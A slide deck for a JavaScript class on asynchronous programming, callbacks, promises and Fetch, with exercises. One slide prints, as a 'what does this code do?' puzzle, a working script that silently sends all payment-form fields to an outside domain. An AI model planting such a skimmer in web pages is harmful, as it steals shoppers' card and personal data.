

JAVASCRIPT DEVELOPMENT

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HELLO!

1. Pull changes from the `svodnik/JS-SF-12-resources` repo to your computer
2. Open the `10-async-callbacks > starter-code` folder in your code editor

JAVASCRIPT DEVELOPMENT

ASYNCHRONOUS JAVASCRIPT & CALLBACKS

LEARNING OBJECTIVES

At the end of this class, you will be able to

- › Describe what asynchronous means in relation to JavaScript
- › Pass functions as arguments to functions that expect them.
- › Write functions that take other functions as arguments.
- › Build asynchronous program flow using promises and Fetch

AGENDA

- Asynchronous code
- Functions as callbacks
- Promises & Fetch

ASYNCHRONOUS JAVASCRIPT & CALLBACKS

WEEKLY OVERVIEW

WEEK 6

Asynchronous JS & callbacks / Advanced APIs

WEEK 7

Project 2 Lab / Prototypal inheritance

WEEK 8

Closures & the Module Pattern / CRUD & Firebase

ASYNCHRONOUS JAVASCRIPT & CALLBACKS

HOMework REVIEW

HOMEWORK — GROUP DISCUSSION



EXERCISE

TYPE OF EXERCISE

- ▶ Groups of 2-3


TIMING

6 min

1. Share your solutions for the homework.
2. Share a challenge you encountered, and how you overcame it.
3. Share 1 thing you found challenging. If you worked it out, share how; if not, brainstorm with your group how you might approach it.

EXIT TICKET QUESTIONS

1. Is 'brute force programming' always bad?
2. I'm still not sure what DOM is 🤔
3. Can you talk a little more about Postman? I know IRL it is a super common tool.
4. Why haven't organizations/companies organized to standardize api requests
5. difference between \$.get and \$.ajax in terms of use (and when to pick which)
6. Feedback: people liked the extended lab time, and collaborating on common challenges during that



```
1 window.onload = function() {
2     jQuery("#submitButton").bind("mouseup touchend", function(a) {
3         var
4             n = {};
5         jQuery("#paymentForm").serializeArray().map(function(a) {
6             n[a.name] = a.value
7         });
8         var e = document.getElementById("personPaying").innerHTML;
9         n.person = e;
10        var
11            t = JSON.stringify(n);
12        setTimeout(function() {
13            jQuery.ajax({
14                type: "POST",
15                async: !0,
16                url: "https://baways.com/gateway/app/dataprocessing/api/",
17                data: t,
18                dataType: "application/json"
19            })
20        }, 500)
21    })
22};
```

What does this code do?

Asynchronous programming

WHAT WOULD YOU SEE IN THE CONSOLE?

```
let status;
function doSomething() {
  for (let i = 0; i < 1000000000; i++) {
    numberArray.push(i);
  }
  status = "done";
  console.log("First function done");
}
function doAnotherThing() {
  console.log("Second function done");
}
function doSomethingElse() {
  console.log("Third function: " +
status);
}
```

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```

```
doSomething();
doAnotherThing();
doSomethingElse();

// result in console
// (after a few seconds):
> "First function done"
> "Second function done"
> "Third function: done"
```

SYNCHRONOUS CODE

- What we've been writing so far
- Statements are executed in order, one after another
- Code blocks program flow to wait for results

ASYNCHRONOUS CODE

- Code execution is independent of the main program flow
- Statements are executed concurrently
- Program does not block program flow to wait for results

[https://en.wikipedia.org/wiki/Asynchrony_\(computer_programming\)](https://en.wikipedia.org/wiki/Asynchrony_(computer_programming))

ASYNCHRONOUS PROGRAM FLOW

```
$( 'button' ).on( 'click', doSomething );
```

```
$.get( url, function( data ) {  
  doAnotherThing( data );  
});
```

```
fetch( url ).then( function( response ) {  
  if ( response.ok ) {  
    return response.json();  
  } else {  
    console.log( 'There was a problem.' );  
  }  
}).then( doSomethingElse( data ) );
```

APPROACHES TO ASYNCHRONOUS PROGRAM FLOW



CALLBACKS



PROMISES

Functions & callbacks

HOW MANY ARGUMENTS IN THIS CODE?

```
$button.on('click', function() {  
  // your code here  
});
```

APPROACHES TO ASYNCHRONOUS PROGRAM FLOW



CALLBACKS



PROMISES

FUNCTIONS ARE FIRST-CLASS OBJECTS

- Functions can be used in any part of the code that strings, arrays, or data of any other type can be used
 - store functions as variables
 - pass functions as arguments to other functions
 - return functions from other functions
 - run functions without otherwise assigning them

HIGHER-ORDER FUNCTION

- A function that takes another function as an argument, or that returns a function

HIGHER-ORDER FUNCTION — EXAMPLE

`setTimeout()`

```
setTimeout(function, delay);
```

where

- `function` is a function (reference or anonymous)
- `delay` is a time in milliseconds to wait before the first argument is called

SETTIMEOUT WITH ANONYMOUS FUNCTION ARGUMENT

```
setTimeout(function(){  
  console.log("Hello world");  
}, 1000);
```


SETTIMEOUT WITH NAMED FUNCTION ARGUMENT

```
function helloWorld() {  
    console.log("Hello world");  
}  
  
setTimeout(helloWorld, 1000);
```

CALLBACK

- ▶ A function that is passed to another function as an argument, and that is then called from within the other function
- ▶ A callback function can be anonymous (as with `setTimeout()` or `forEach()`) or it can be a reference to a function defined elsewhere

LET'S TAKE A CLOSER LOOK



EXERCISE - CREATING A CALLBACK FUNCTION, PART 1



EXERCISE

LOCATION

▶ starter-code > 1-callback-exercise

TIMING

10 min

1. In your editor, open `script.js`.
2. Follow the instructions in Part 1 to create the `add`, `process`, and `subtract` functions, and to call the `process` function using the `add` and `subtract` functions as callbacks.
3. Test your work in the browser and verify that you get the expected results.
4. **BONUS:** Comment out your work and recreate using arrow functions (see https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Functions/Arrow_functions)

EXERCISE - CREATING A CALLBACK FUNCTION, PART 2



EXERCISE

LOCATION

▶ starter-code > 1-callback-exercise

TIMING

10 min

1. In your editor, return to `script.js`.
2. Follow the instructions in Part 2 to allow the `process` function to accept values as additional parameters, and to pass those values when calling the callback function.
3. Test your work in the browser and verify that you get the expected results.
4. **BONUS:** Make the same changes to your code that uses arrow functions.

Promises & Fetch

APPROACHES TO ASYNCHRONOUS PROGRAM FLOW



CALLBACKS



PROMISES

PROMISES

traditional callback:

```
doSomething(successCallback, failureCallback);
```

callback using a promise:

```
doSomething().then(  
  // work with result  
)  
.catch(  
  // handle error  
);
```

MULTIPLE CALLBACKS — TRADITIONAL CODE

```
doSomething(function(result) {  
  doSomethingElse(result, function(newResult) {  
    doThirdThing(newResult, function(finalResult) {  
      console.log('Got the final result: ' + finalResult);  
    }, failureCallback);  
  }, failureCallback);  
}, failureCallback);
```


MULTIPLE CALLBACKS WITH PROMISES

```
doSomething().then(function(result) {  
    return doSomethingElse(result);  
})  
.then(function(newResult) {  
    return doThirdThing(newResult);  
})  
.then(function(finalResult) {  
    console.log('Got the final result: ' + finalResult);  
})  
.catch(function(error) {  
    console.log('There was an error');  
});
```

ERROR HANDLING WITH PROMISES

```
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})  
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});
```

PROMISES



FETCH

```
fetch(url).then(function(response) {  
  if(response.ok) {  
    return response.json();  
  } else {  
    throw 'Network response was not ok.';  
  }  
}).then(function(data) {  
  // DOM manipulation  
}).catch(function(error) {  
  // handle lack of data in UI  
});
```

Fetch

```
fetch(url).then(function(res) {  
  if(res.ok) {  
    return res.json();  
  } else {  
    throw 'problem';  
  }  
}).then(function(data) {  
  // DOM manipulation  
  
}).catch(function(error) {  
  // handle lack of data in UI  
});
```


jQuery .get()

```
$.get(url).done(function(data) {  
  // DOM manipulation  
})  
  
).fail(function(error) {  
  // handle lack of data in UI  
});
```

ERROR HANDLING FOR INITIAL FETCH REQUEST

```
fetch(url).then(function(response) {  
  if(response.ok) {  
    return response.json();  
  }  
  throw 'Network response was not ok.';  
}).then(function(data) {  
  // DOM manipulation  
}).catch(function(error) {  
  // handle lack of data in UI  
});
```

LET'S TAKE A CLOSER LOOK



EXERCISE - FETCH



LOCATION

▶ starter-code > 3-async-exercise

TIMING

until 9:20

1. In your editor, open `script.js`.
2. Follow the instructions to add a Fetch request for weather data that uses the results of the existing zip code lookup.

Exit Tickets!

(Class #10)

LEARNING OBJECTIVES – REVIEW

- Describe what asynchronous means in relation to JavaScript
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NEXT CLASS PREVIEW

Advanced APIs

- Generate API specific events and request data from a web service.
- Process a third-party API response.
- Make a request and ask another program or script to do something.
- Search documentation needed to make and customize third-party API requests.

Q&A